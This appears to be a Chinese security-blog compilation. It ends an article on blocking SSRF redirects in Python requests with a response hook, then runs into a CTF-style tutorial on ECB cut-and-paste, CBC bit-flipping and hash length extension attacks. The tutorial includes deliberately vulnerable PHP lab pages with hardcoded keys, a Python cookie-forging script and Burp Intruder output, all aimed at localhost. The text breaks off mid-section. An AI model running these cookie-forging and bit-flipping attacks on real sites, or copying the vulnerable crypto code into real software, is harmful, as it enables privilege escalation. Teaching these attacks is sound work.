        r = requests.get(url, allow_redirects=False)
```

这个代码思路大概没有问题，但非常简陋，而且效率不高。

只要你翻翻 requests 的源代码，你会发现，它在处理 30X 跳转的时候考虑了很多地方：

所有请求放在一个 requests.Session()中

跳转有个缓存，当下次跳转地址在缓存中的时候，就不用多次请求了

跳转数量有最大限制，不可能无穷无尽跳下去

解决 307 跳转出现的一些 BUG 等

如果说就按照之前简陋的代码编写程序，固然可以防御 SSRF 漏洞，但上述提高效率的方法均没用到。

那么，有更好的解决方法么？当然有，我们翻一下 requests 的源代码，可以看到一行特殊的代码：

```
594
595         # Send the request
596         r = adapter.send(request, **kwargs)
597
598         # Total elapsed time of the request (approximately)
599         r.elapsed = datetime.utcnow() - start
600
601         # Response manipulation hooks
602         r = dispatch_hook('response', hooks, r, **kwargs)
603
```

安全客（bobao.360.cn）

hook 的意思就是“劫持”，意思就是在 hook 的位置我可以插入我自己的代码。我们看看 dispatch_hook 函数做了什么 ：

```
def dispatch_hook(key, hooks, hook_data, **kwargs):
    """Dispatches a hook dictionary on a given piece of data."""
    hooks = hooks or dict()
    hooks = hooks.get(key)
    if hooks:
        if hasattr(hooks, '__call__'):
            hooks = [hooks]
        for hook in hooks:
            _hook_data = hook(hook_data, **kwargs)
            if _hook_data is not None:
                hook_data = _hook_data
    return hook_data
```

hooks 是一个函数，或者一系列函数。这里做的工作就是遍历这些函数，并调用：_hook_data = hook(hook_data,**kwargs)

我们翻翻文档，可以找到 hooks event 的说明 http://docs.python-requests.org/en/master/user/advanced/?highlight=hook#event-hooks ：

Event Hooks

Requests has a hook system that you can use to manipulate portions of the request process, or signal event handling.

Available hooks:

`response`:
The response generated from a Request.

You can assign a hook function on a per-request basis by passing a `{hook_name: callback_function}` dictionary to the `hooks` request parameter:

```
hooks=dict(response=print_url)
```

That `callback_function` will receive a chunk of data as its first argument.

```
def print_url(r, *args, **kwargs):
    print(r.url)
```

If an error occurs while executing your callback, a warning is given.

If the callback function returns a value, it is assumed that it is to replace the data that was passed in. If the function doesn't return anything, nothing else is effected.

Let's print some request method arguments at runtime:

```
>>> requests.get('http://httpbin.org', hooks=dict(response=print_url))
http://httpbin.org
<Response [200]>
```

安全客 (bobao.360.cn)

文档中定义了一个 print_url 函数，将其作为一个 hook 函数。在请求的过程中，响应对象被传入了 print_url 函数，请求的域名被打印了下来。

我们可以考虑一下，我们将检查 SSRF 的过程也写为一个 hook 函数，然后传给 requests.get，在之后的请求中一旦获取 response 就会调用我们的 hook 函数。这样，即使我设置 allow_redirects=True，requests 在每次请求后都会调用一次 hook 函数，在 hook 函数里我只需检查一下 response.headers['location']即可。

说干就干，先写一个 hook 函数：

```
def _request_check_location(r, *args, **kwargs):
    if not r.is_redirect:
        return
    url = r.headers['location']

    # The scheme should be lower case...
    parsed = urlparse(url)
    url = parsed.geturl()

    # Facilitate relative 'location' headers, as allowed by RFC 7231.
    # (e.g. '/path/to/resource' instead of 'http://domain.tld/path/to/resource')
    # Compliant with RFC3986, we percent encode the url.
    if not parsed.netloc:
        url = urljoin(r.url, requote_uri(url))
    else:
        url = requote_uri(url)

    succ, errstr = check_ssrf(url)
    if not succ:
        raise requests.exceptions.InvalidURL("SSRF Attack: 安全客(bobao.360.cn )
```

当 r.is_redirect 为 True 的时候，也就是说这次请求包含一个跳转。获取此时的 r.headers['location']，并进行一些处理，最后传入 check_ssrf。当检查不通过时，抛出一个异常。

然后编写一个请求函数 safe_request_url，意思是“安全地请求一个 URL”。使用这个函数请求的域名，将不会出现 SSRF 漏洞：

```
def safe_request_url(url, **kwargs):
    def _request_check_location(r, *args, **kwargs):
        if not r.is_redirect:
            return
        url = r.headers['location']

        # The scheme should be lower case...
        parsed = urlparse(url)
        url = parsed.geturl()

        # Facilitate relative 'location' headers, as allowed by RFC 7231.
        # (e.g. '/path/to/resource' instead of 'http://domain.tld/path/to/resource')
        # Compliant with RFC3986, we percent encode the url.
        if not parsed.netloc:
            url = urljoin(r.url, requote_uri(url))
        else:
            url = requote_uri(url)

        succ, errstr = check_ssrf(url)
        if not succ:
            raise requests.exceptions.InvalidURL("SSRF Attack: %s" % (errstr, ))

    success, errstr = check_ssrf(url)
    if not success:
        raise requests.exceptions.InvalidURL("SSRF Attack: %s" % (errstr,))

    hooks = dict(response=_request_check_location)
    kwargs['hooks'] = hooks
    return requests.get(url, **kwargs)
```

安全客（bobao.360.cn）

我们可以看到，在第一次请求 url 前，还是需要 check_ssrf 一次的。因为 hook 函数 _request_check_location 只是检查 30X 跳转时是否存在 SSRF 漏洞，而没有检查最初请求是否存在 SSRF 漏洞。

不过上面的代码还不算完善，因为_request_check_location 覆盖了原有（用户可能定义的其他 hooks）的 hooks 属性，所以需要简单调整一下。

最终，给出完整代码 ：

```
import socket
import re
 import requests
 from urllib.parse import urlparse
 from socket import inet_aton
 from struct import unpack
 from requests.utils import requote_uri
```

```
def check_ssrf(url):
    hostname = urlparse(url).hostname
    def ip2long(ip_addr):
        return unpack("!L", inet_aton(ip_addr))[0]
    def is_inner_ipaddress(ip):
        ip = ip2long(ip)
        return ip2long('127.0.0.0') >> 24 == ip >> 24 or \
                ip2long('10.0.0.0') >> 24 == ip >> 24 or \
                ip2long('172.16.0.0') >> 20 == ip >> 20 or \
                ip2long('192.168.0.0') >> 16 == ip >> 16
    try:
        if not re.match(r"^https?://.*/.*$", url):
            raise BaseException("url format error")
        ip_address = socket.getaddrinfo(hostname, 'http')[0][4][0]
        if is_inner_ipaddress(ip_address):
            raise BaseException("inner ip address attack")
        return True, "success"
    except BaseException as e:
        return False, str(e)
    except:
        return False, "unknow error"
def safe_request_url(url, **kwargs):
    def _request_check_location(r, *args, **kwargs):
        if not r.is_redirect:
            return
        url = r.headers['location']
        # The scheme should be lower case...
        parsed = urlparse(url)
        url = parsed.geturl()
        # Facilitate relative 'location' headers, as allowed by RFC 7231.
        # (e.g. '/path/to/resource' instead of 'http://domain.tld/path/to/resource')
        # Compliant with RFC3986, we percent encode the url.
        if not parsed.netloc:
            url = urljoin(r.url, requote_uri(url))
```

```
        else:
            url = requote_uri(url)
        succ, errstr = check_ssrf(url)
        if not succ:
            raise requests.exceptions.InvalidURL("SSRF Attack: %s" % (errstr, ))
    success, errstr = check_ssrf(url)
    if not success:
        raise requests.exceptions.InvalidURL("SSRF Attack: %s" % (errstr,))
    all_hooks = kwargs.get('hooks', dict())
    if 'response' in all_hooks:
        if hasattr(all_hooks['response'], '__call__'):
            r_hooks = [all_hooks['response']]
        else:
            r_hooks = all_hooks['response']
        r_hooks.append(_request_check_location)
    else:
        r_hooks = [_request_check_location]
    all_hooks['response'] = r_hooks
    kwargs['hooks'] = all_hooks
    return requests.get(url, **kwargs)
```

外部程序只要调用 safe_request_url(url)即可安全地请求某个 URL，该函数的参数与 requests.get 函数参数相同。

完美在 Python Web 开发中解决 SSRF 漏洞。其他语言的解决方案类似，大家可以自己去探索。

参考内容

http://www.luteam.com/?p=211

http://docs.python-requests.org/

常见的 Web 密码学攻击方式汇总

作者：Faith4444
原文来源：【安全客】http://bobao.360.cn/learning/detail/3100.html

写在前面

所有脚本的导图都是自己写的、画的，如果有不好的地方多多包涵，错误的地方也请指出，谢谢。


分组密码的模式

分组密码每次只能处理加密固定长度的分组，但是我们加密的明文可能会超过分组密码处理的长度。

这时便需要对所有分组进行迭代，而迭代的方式被称为分组密码的模式。常见的为针对 ECB、CBC 模式攻击(L-ctf 提到其中一种)。

ECB


ECB 模式的全称是 Electronic CodeBook 模式，将明文分组加密后直接成为密文分组，而密文则是由明文分组直接拼接而成，如图所示：



Features：

ECB 模式是所有模式中最简单的一种。明文分组和密文分组是一一对应的，如果明文分组有相同的那么最后的密文中也会有相同的密文分组。

因为每个分组都独自进行加密解密，所以无需破解密文就能操纵部分明文，或者改变明文，在不知道加密算法的情况下得到密文，从而达到攻击效果，如图所示（翻转密文分组，那么明文分组也会被翻转）



Example：

某次 CTF 遇到的题目

Logout

Hi test.
You are not a administrator.

"username=y2vExwLAU3yXrAkiJlzvVg%3D%3D; uid=6IRnHcJFV

安全客（bobao.360.cn）

思路：以 administrator 权限登陆就就能获得 Flag。判断权限则是根据 cookie 里面的 uid 参数，cookie 包含 username 和 uid 两个参数，均为使用 ECB 加密的密文，然而 username 的密文是根据注册时的明文生成的。

因此我们可以根据 username 的明文操纵生成我们想要的 uid 的密文。经过 fuzz 发现明文分组块为 16 个字节，那么我们注册 17 字节的用户，多出的那一个字节就可以是我们我们希望的 UID 的值，而此时我们查看 username 的密文增加部分就是 UID 的密文，即可伪造 UID。

注册 aaaaaaaaaaaaaaaa1 获得 1 的密文分组,注册 aaaaaaaaaaaaaaaa2 获得 2 的密文分组，以此类推

源码没找到，好像弄丢了，自己写了个差不多的,有兴趣可以练习

Hi faith4444
You are not administrotor!!
安全客 (bobao.360.cn)

Hi you are administrotor!!
Flag i安全客 (bobao.360.cn)

ebc.php :

```
<?php
function AES($data){
	$privateKey = "12345678123456781234567812345678";
	$encrypted = mcrypt_encrypt(MCRYPT_RIJNDAEL_128, $privateKey, $data, MCRYPT_MODE_ECB);
	$encryptedData = (base64_encode($encrypted));
	return $encryptedData;
}
function DE__AES($data){
	$privateKey = "12345678123456781234567812345678";
	$encryptedData = base64_decode($data);
	$decrypted = mcrypt_decrypt(MCRYPT_RIJNDAEL_128, $privateKey, $encryptedData,
MCRYPT_MODE_ECB);
	$decrypted = rtrim($decrypted, "\0") ;
	return $decrypted;
}
if (@$_GET['a']=='reg'){
	setcookie('uid', AES('9'));
	setcookie('username', AES($_POST['username']));
	header("Location: http://127.0.0.1/ecb.php");
	exit();
}
if (@!isset($_COOKIE['uid'])||@!isset($_COOKIE['username'])){
	echo '<form method="post" action="ecb.php?a=reg">
Username:<br>
```

```
<input type="text"    name="username">
<br>
Password:<br>
<input type="text" name="password" >
<br><br>
<input type="submit" value="注册">
</form> ';
}
else{
    $uid = DE__AES($_COOKIE['uid']);
    if ( $uid != '4'){
        echo 'uid:' .$uid .'<br/>';
        echo 'Hi ' . DE__AES($_COOKIE['username']) .'<br/>';
        echo 'You are not administrotor!!';
    }
    else {
            echo "Hi you are administrotor!!" .'<br/>';
        echo 'Flag is 360 become better';
    }
}
?>
```

ecb.py :


```
#coding=utf-8
import urllib
import urllib2
import base64
import cookielib
import Cookie
for num in range(1,50):
    reg_url='http://127.0.0.1/ecb.php?a=reg'
    index_url='http://127.0.0.1/ecb.php'
    cookie=cookielib.CookieJar()
    opener=urllib2.build_opener(urllib2.HTTPCookieProcessor(cookie))
    opener.addheaders.append(('User-Agent','Mozilla/5.0'))
```

```
num=str(num)
values={'username':'aaaaaaaaaaaaaaaa'+num,'password':'123'}
data=urllib.urlencode(values)
opener.open(reg_url,data)
text=opener.open(index_url,data)
for ck in cookie:
    if ck.name=='username':
        user_name=ck.value
user_name = urllib.unquote(user_name)
user_name = base64.b64decode(user_name)
hex_name = user_name.encode('hex')
hex_name = hex_name[len(hex_name)/2:]
hex_name = hex_name.decode('hex')
uid = base64.b64encode(hex_name)
uid = urllib.quote(uid)
for ck in cookie:
    if ck.name=='uid':
        ck.value=uid
text=opener.open(index_url).read()
if 'Flag' in text:
    print text
    break
else:
   print num
```

CBC

CBC 模式的全称是 Cipher Block Chaining 模式,在此模式中，先将明文分组与前一个密文分组(或为初始化向量 IV)进行 XOR 运算，然后再进行加密。

解密则为密文分组先进行解密 ,然后再进行 xor 运算得到明文分组 ,解密过程如图所示(加密则相反)



Features：

因为 CBC 模式是将前一个密文分组和明文分组进行混合加密所以，是可以避免 ECB 模式的弱点。

但正因为如此，导致了解密时修改前一个密文分组就可以操纵后一个的解密后的明文分组，可以将前一个密文中的任意比特进行修改（0,1 进行互换，也可以叫翻转）

因此 CBC 模式有两个攻击点：①vi 向量，影响第一个明文分组 ②第 n 个密文分组，影响第 n+1 个明文分组

Example：

在比赛中遇到过很多次，基本上属于对一个密文分组进行翻转之后能够提升权限或者绕过验证的作用，自己写了一个差不多的，攻击密文的，大家可以看看

Your are noob!fuck noob!!
id:1
name:faith4444@qq.com
email:faith44444444
安全客（bobao.360.cn）


大概就是这样，要获得 FLAG 需要让 ID=0，而我们是可以从 URL 中知道密文的

http://127.0.0.1/cbc2.php?a=89b52bac0331cb0b393c1ac828b4ee0f07861f030a8a3dc4b6e786f473b52182000a0d4ce2145994573a92d257a514d1

我们现在要对密文进行翻转攻击，但是并不清楚哪部分对应的是 ID 的上一个密文，可以直接脚本进行 FUZZ，也可是使用 burp(intruder)进行测试（选择攻击的密文）

```
GET
/cbc2.php?a=§89b52bac0331cb0b393c1ac828b4ee0f07861f030a8a3dc4b6e786f473b52182000a0d4ce214599
4573a92d257a514d1§ HTTP/1.1
Host: www.my_test.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```
安全客（bobao.360.cn）

选择攻击模式



攻击结果

129	89b52bac0331cb0b393c1...	200			512	id:
128	89b52bac0331cb0b393c1...	200			430	id:±
127	89b52bac0331cb0b393c1...	200			430	id:q
125	89b52bac0331cb0b393c1...	200			430	id:!
124	89b52bac0331cb0b393c1...	200			430	id:9
123	89b52bac0331cb0b393c1...	200			430	id:5
122	89b52bac0331cb0b393c1...	200			430	id:2

安全客（bobao.360.cn）

burp 的翻转并不是遍历所有翻转的可能每一位变动一次，比如 101101 的第一次为 101100，那么的二次就是 101110，第三次是 101000，依次类推。

所以 burp 可能无法完全翻转出需要的 payload，但是可以帮我确定需要翻转的位置，我们经过简单的计算就能得到自己需要的值

Request	Payload	Status	Error	Timeout	Length	Comment
132	89b52bac0331cb0b393c1...	200			512	id:
131	89b52bac0331cb0b393c1...	200			512	id:
130	89b52bac0331cb0b393c1...	200			512	id:
129	89b52bac0331cb0b393c1...	200			512	id:
128	89b52bac0331cb0b393c1...	200			430	id:±
127	89b52bac0331cb0b393c1...	200			430	id:q
125	89b52bac0331cb0b393c1...	200			430	id:!
124	89b52bac0331cb0b393c1...	200			430	id:9
123	89b52bac0331cb0b393c1...	200			430	id:5
122	89b52bac0331cb0b393c1...	200			430	id:2
121	89b52bac0331cb0b393c1...	200			377	

安全客（bobao.360.cn）


比如这里进过对比，我们轻松的找到了需要翻转的位置，但是却没有得到为 0 的翻转，数学不及格的我来算算。xor 运算的特点:a xor b =c abc 三个数任意两个运算可得到第三个，所以

0b 的 10 进制是 11

11xor5=14

14xor0=14

14 的十进制为 0e



FUZZ 反转成功。

最后在提醒下：AES128 位一组，换成 16 进制其实我们反转的的是第一组。但影响的却是第二组

132	89b52bac0331cb0b393c1...	200			512	id:
131	89b52bac0331cb0b393c1...	200			512	id:
130	89b52bac0331cb0b393c1...	200			512	id:
129	89b52bac0331cb0b393c1...	200			512	id:
128	89b52bac0331cb0b393c1...	200			430	id:±
127	89b52bac0331cb0b393c1...	200			430	id:q
125	89b52bac0331cb0b393c1...	200			430	id:!
124	89b52bac0331cb0b393c1...	200			430	id:9
123	89b52bac0331cb0b393c1...	200			430	id:5
122	89b52bac0331cb0b393c1...	200			430	id:2
121	89b52bac0331cb0b393c1...	200			377	

安全客（bobao.360.cn）

我们这个演示的是攻击密文的，攻击 iv 的，基本相似，有兴趣的可以去看看 OWASP 里面的，那个是攻击 iv 的

cbc.php ：

```
<?php
$cipherText =
$_GET['a'];//89b52bac0331cb0b393c1ac828b4ee0f07861f030a8a3dc4b6e786f473b52182000a0d4ce21459945
73a92d257a514d1
$padkey = hex2bin('66616974683434343407070707070707');
$iv = hex2bin('f4ebb2df9c29efd7625561a15096cd24');
$td = mcrypt_module_open(MCRYPT_RIJNDAEL_128, '', MCRYPT_MODE_CBC, '');
if (mcrypt_generic_init($td, $padkey, $iv) != -1)
{
        $p_t = mdecrypt_generic($td, hex2bin($cipherText));
        mcrypt_generic_deinit($td);
        mcrypt_module_close($td);
        $p_t = trimEnd($p_t);
        $tmp = explode(':',$p_t);
        if ($tmp[2]=='0'){
                print @'id:'.@$tmp[2].'<br/>';
                  echo 'Flag is T00ls become better';
        }
        else{
echo 'Your are noob!fuck noob!!';
                echo @'<br/>id:'.@$tmp[2].'<br/>';
                echo @'name:'.@$tmp[0].'<br/>';
```

```
            echo @'email:'.@$tmp[1].'<br/>';
        }
}
function pad2Length($text, $padlen){
        $len = strlen($text)%$padlen;
        $res = $text;
        $span = $padlen-$len;
        for($i=0; $i<$span; $i++){
            $res .= chr($span);
        }
        return $res;
}
function trimEnd($text){
        $len = strlen($text);
        $c = $text[$len-1];
        if(ord($c) <$len){
            for($i=$len-ord($c); $i<$len; $i++){
                if($text[$i] != $c){
                    return $text;
                }
            }
            return substr($text, 0, $len-ord($c));
        }
        return $text;
}
```

Hash-Length-Extension-Attack

许多算法都使用的 Merkle–Damgård construction,比如 MD5，和 SHA-1 等，因此这些算法都受到 Length-Extension-Attack。

要说清这个攻击原理，我们还是简单说说 SHA-1


Features：

SHA-1 处理消息前会先对消息进行填充，使整个消息成为 512 比特的整数倍，每个分组均为 512 比特

①填充(Padding)，方式为将多余的消息后面加一位，且为 1，然后后面全部使用 0 填充使整个分组变为 448 比特，而最后的 64 比特会记录原始消息的长度，填充后每个分组均为 512 比特。

②然后就是复杂的数学计算~_~我也看的不是特别懂，但是并不影响我们理解。简单说说就行，首先会定义 5 个 32 比特的值（缓冲区初始值，是不是加起来刚好 160 比特~~，可以理解为 iv），

然后大概就是每个分组会经过了 80 步的处理，然后会输出新的 5 个 32 比特的值，这个时候我们可以理解原始消息已经充分混入这 160 比特里面，再用这 5 个数作为初始值去去处理下一个分组,依次类推，最后得到的 hash 其实就是这 5 个数，可以看看我画的便于理解的草图：



Example：

Hash-Length-Extension-Attack ，可以在知道 MD5(message)的 hash 值得情况下，算出 MD5(message+padding+a)的 hash 值，就是根据短的消息的 hash 算出更长的消息的 hash。

